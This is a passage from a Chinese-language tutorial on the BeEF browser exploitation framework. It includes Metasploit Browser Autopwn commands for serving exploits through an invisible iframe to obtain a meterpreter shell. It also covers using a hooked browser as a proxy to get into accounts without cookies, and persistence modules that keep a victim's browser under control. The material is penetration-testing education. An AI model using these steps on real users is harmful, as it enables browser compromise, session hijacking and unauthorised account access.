**1、Metasploit系列模块**

如图



**2、Browser Autopwn**

反弹回meterpreter


方法：

**（1）**使用Metasploit的Browser Autopwn功能生成BrowserAutoPwn URL

use auxiliary/server/browser\_autopwnshow optionsset LHOST 192.168.16.245set SRVHOST 192.168.16.245set SRVPORT 8881run -z


生成一个链接，如图





**（2）**使用"Create Invisible Iframe"模块加载autopwn页面

如图



**（3）**等待弹回shell

sessions -l


5-Tunneling

代理功能

方法：

**1、**选择控制的浏览器


如图



**2、**浏览器代理设置

HTTP Proxy：127.0.0.1  
Port：6789

如图




细节以后补充

**3、**访问同样网站，查看本机浏览器页面同被控浏览器页面内容是否相同（即不需要cookie可实现登录账号）

6-XSS

如图




细节以后补充


7-维持权限

**1、Create Pop Under模块**

创建一个新窗口，如图




反弹一个新权限，如图




**2、Confirm Close Tab模块**

当用户关闭当前页面时，反复弹出确认是否关闭页面的消息

**3、Create Foreground iFrame模块** 修改当前页面所有链接来避免离开当前页面  
比如用户点击某个连接，会将新页面显示在当前页面上面，注意的是网址不会发送改变，如图：



正常访问的页面为：（注意看地址栏）



**4、Man In The Browser模块**

可拦截修改页面内所有链接，当用户点击当前页面的任意链接后仍可维持权限（必须是同源的页面）  
如果用户手动更改URL地址栏，无法维持权限

0x05 小结

本文仅对BeEF的基本功能做了全面介绍，更多高级技巧很值得研究，例如利用BeEF内网渗透，利用代理不通过cookie登陆账户突破IP限制绑定等等。

测试过程难免会有疏忽遗漏，理解错误的地方欢迎指正，共同进步。